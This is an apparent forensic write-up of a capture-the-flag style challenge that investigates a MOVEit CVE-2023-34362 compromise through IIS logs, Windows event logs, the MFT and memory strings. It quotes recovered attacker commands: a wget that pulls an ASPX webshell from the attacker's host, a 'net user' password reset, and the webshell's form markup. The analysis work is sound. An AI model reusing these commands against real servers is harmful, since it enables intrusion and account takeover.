I-Like-To Challenge

Sherlock Scenario

We have unfortunately been hiding under a rock and do not see the many news articles referencing the recent MOVEit CVE beingexploited in the wild. We believe our Windows server may be vulnerable and has recently fallen victim to this compromise. We need to understand this exploit in a bit more detail and confirm the actions of the attacker & retrieve some details, so we can implement them into our SOC environment. We have provided you with a triage of all the necessary artefacts from our compromised Windows server. PS: One of the artifacts is a memory dump, but we forgot to includethe vmss file. You might have to go back to basics here...

Task 1:
Name of the ASPX webshell uploaded by the attacker?

I explored the directories and opened severals files with Notepad++ but found nothing until I found the path C:\Users\Bubble\Desktop\Triage\uploads\auto\C%3A\inetpub\logs\LogFiles\W3SVC2 with a file name "u_ex230712.log"
While opened the file as Notepad++ I filtered for 'aspx' and noticed the few of the questions in the same place.

```
2023-07-12 11:08:37 10.10.0.25 POST /guestaccess.aspx - 443 - 10.255.254.3 Ruby - 200 0 0 207
2023-07-12 11:18:36 10.10.0.25 GET /moveit.asp - 443 - 10.255.254.3 Mozilla/5.0+(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0 - 404 0 2 106
2023-07-12 11:18:36 10.10.0.25 GET /favicon.ico - 443 - 10.255.254.3 Mozilla/5.0+(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0 https://moveit.htb/moveit.asp 200 0 0 369
2023-07-12 11:19:46 10.10.0.25 GET /moveit.asp - 443 - 10.255.254.3 Mozilla/5.0+(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0 - 404 3 50 36
2023-07-12 11:20:37 10.10.0.25 GET /moveit.asp - 443 - 10.255.254.3 Mozilla/5.0+(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0 - 404 3 50 35
2023-07-12 11:24:43 10.10.0.25 GET /move.aspx - 443 - 10.255.254.3 Mozilla/5.0+(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0 - 200 0 0 1179
2023-07-12 11:24:47 10.10.0.25 POST /move.aspx - 443 - 10.255.254.3 Mozilla/5.0+(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0 https://moveit.htb/move.aspx 200 0 0 159
```

Answer: move.aspx

Task 2:
What was the attacker's IP address?

In the picture above

Answer: 10.255.254.3


Task 3:
What user agent was used to perform the initial attack?

In the picture above

Answer: Ruby

Task 4:
When was the ASPX webshell uploaded by the attacker?


This question was one of the last ones left for me, I looked everywhere for it, the strings output, tried greps, all the logsfrom the triage directory and nothing was found.
I tried to use the MFT and filter for the webshell name move.aspx and found the answer.



Answer: 12/07/2023 11:24:30

Task 5:
The attacker uploaded an ASP webshell which didn't work, what is its filesize in bytes?

This question was also one of the latest question left, just because I find the answer in task4 with the MFT so I also filtered for asp and checked the file size field



Answer: 1362

Task 7:
Which tool did the attacker use to initially enumerate the vulnerable server?


I found the answer from the same file from task 1 - u_ex230712.log

```
Scripting+Engine;+https://nmap.org/book/nse.html) - 200 0 0 101
0+(compatible;+Nmap+Scripting+Engine;+https://nmap.org/book/nse.html) - 404 0 2 128
pting+Engine;+https://nmap.org/book/nse.html) - 302 0 0 135
ipting+Engine;+https://nmap.org/book/nse.html) - 302 0 0 156
+Nmap+Scripting+Engine;+https://nmap.org/book/nse.html) - 404 0 2 80
```

Answer: nmap

Task 8:
We suspect the attacker may have changed the password for our service account. Please confirm the time this occurred (UTC)


I noticed that we have the Security logs so I opened it with Log Explorer and filtered for Event ID 4724 which records an accounts attempts to reset the password for another account.
The answer format is UTC so we need the view the XML view to see UTC.



Answer: 12/07/2023 11:09:27

Task 9:
Which protocol did the attacker utilize to remote into the compromised machine?

I used the Security logs and filtered for event ID 4624 and also filtered for the service user 'moveitsvc'



Answer: rdp

Task 10:
Please confirm the date and time the attacker remotely accessed the compromised machine?

Answer is in the same place like in task 9

Answer: 12/07/2023 11:11:18

Task 11:
What was the useragent that the attacker used to access the webshell?

I found the answer from the same file from task 1 - u_ex230712.log


```
 10.255.254.3 Mozilla/5.0+(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0 -
- 10.255.254.3 Mozilla/5.0+(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0
 10.255.254.3 Mozilla/5.0+(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0 -
 10.255.254.3 Mozilla/5.0+(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0 -
10.255.254.3 Mozilla/5.0+(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0 -
 10.255.254.3 Mozilla/5.0+(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0 h
```

Answer: Mozilla/5.0+(X11;+Linux+x86_64;+rv:102.0)+Gecko/20100101+Firefox/102.0

Task 12:
What is the inst ID of the attacker?

This question was killed me, I looked on the walkthrough for it:

Since we know the TA likely used Metasploit in his attack, looking at the Ruby source code of the Metasploit module can expose the instance ID:
curl https://raw.githubusercontent.com/rapid7/metasploit-framework/master/modules/exploits/windows/http/moveit_cve_2023_34362.rb -o moveit-metasploit-module.rb
grep -i instID moveit-metasploit-module.rb



'MyPkgInstID' => '1234', # this can be any int value


While this is the default Metasploit value, the TA would likely be able to change this if they wanted. To confirm the instance ID, you can start a mysql server and load in the 'moveit.sql' file that was provided:

```
systemctl start mysql
```

```
mysql
create database moveit;

use moveit;

exit
mysql moveit < moveit.sql
```

With the database file dumped into mysql, re-launch mysql and display the contents of the log table:

```
use moveit;

select LogTime, InstID, Username, IPAddress, FileName, FolderPath, Action from log;
```



Answer: 1234

Task 13:
What command was run by the attacker to retrieve the webshell?

Just like I did in the last task 15, I tried to use 'strings' again on the vmem file on the webshell extension 'aspx'

```
Create_ASP_colorschemepreview_aspx
wget http://10.255.254.3:9001/move.aspx -OutFile move.aspx
aspx?
<form name="cmd" method="post" action="./move.aspx" id="cmd">
        <add value="default.aspx" />
```

Answer: wget http://10.255.254.3:9001/move.aspx -OutFile move.aspx

Task 14:
What was the string within the title header of the webshell deployed by the TA?

I searched everywhere and everything, I looked at the walkthrough here too

Run the strings command against the provided memory file:

```
strings I-like-to-27a787c5.vmem > strings.vmem
```

Grep for the move.aspx webshell from the strings.vmem file, displaying 20 lines of context (-C20):

```
grep move.aspx strings.vmem -C20 | less
```

Pipe the results into less, then search for the text 'title' to find the title header of the webshell:

```
<title>awen asp.net webshell</title>
<HEAD>
<body >
<form name="cmd" method="post" action="./move.aspx" id="cmd">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwULLTE2MjA0MDg4ODhkZNVOZ3tV2TCTi+hEkha/q+A+5xP6tvrMtJaEupnndGLi" />
<input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="67BAED88" />
<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEdAANhi3zf7ocw6tYhjdSr58wWitssAmaVIY7AayhB9duwcnk2JDuMxrvKtMBUSvskgfEkJOF+BOsGxdOjAd7jGUjGbwkQ2wl4sKonDxvg+iiKWg==" />
<input name="txtArg" type="text" value="whoami" id="txtArg" style="width:250px;Z-INDEX: 101; LEFT: 405px; POSITION: absolute; TOP: 20px" />
<input type="submit" name="testing" value="excute" id="testing" style="Z-INDEX: 102; LEFT: 675px; POSITION: absolute; TOP: 18px" />
<span id="lblText" style="Z-INDEX: 103; LEFT: 310px; POSITION: absolute; TOP: 22px">Command:</span>
</form>
</body>
</HTML>
<!-- Contributed by Dominic Chell (http://digitalapocalypse.blogspot.com/) -->
<!--     http://michaeldaw.org   04/2007    -->
cation/javascript" nonce="NU7MiWN7JzEpXREK8gv5TvFN">
            $(function() {
              $.smartbanner({
                title: 'MOVEit Mobile',
                author: 'Progress Software Corporation',
                price: 'Free',
                inGooglePlay: 'On the Google Play',
                icon: 'images/MoveitMobileIcon.png',
                button: 'View',
```

Answer: awen asp.net webshell

Task 15: What did the TA change the our moveitsvc account password to?

I found this answer after only answering 5 questions from the beginning
I tried to run the vmem file but like in the scenario there is no vmss file so we the volatility did not worked.
I tried my luck and used 'strings' on the vmem file and used 'grep' to find 'moveitsvc' and right at the end I found the command

```
remnux@remnux:~$ strings I-like-to-27a787c5.vmem | grep -i moveitsvc
moveitsvc.WIN-LR8T2EF8VHM.002
moveitsvc.WIN-LR8T2EF8VHM.002
moveitsvc.WIN-LR8T2EF8VHM.002
moveitsvc.WIN-LR8T2EF8VHM.002
moveitsvc.WIN-LR8T2EF8VHM.002
moveitsvc.WIN-LR8T2EF8VHM.002
```

```
net user "moveitsvc" 5trongP4ssw0rd
moveitsvc.WIN-LR8T2EF8VHM.002
moveitsvc.WIN-LR8T2EF8VHM.002
moveitsvc.WIN-LR8T2EF8VHM.002
moveitsvc.WIN-LR8T2EF8VHM.002
moveitsvc.WIN-LR8T2EF8VHM.002
moveitsvc.WIN-LR8T2EF8VHM.002
moveitsvc.WIN-LR8T2EF8VHM.002
remnux@remnux:~$
```

Answer: 5trongP4ssw0rd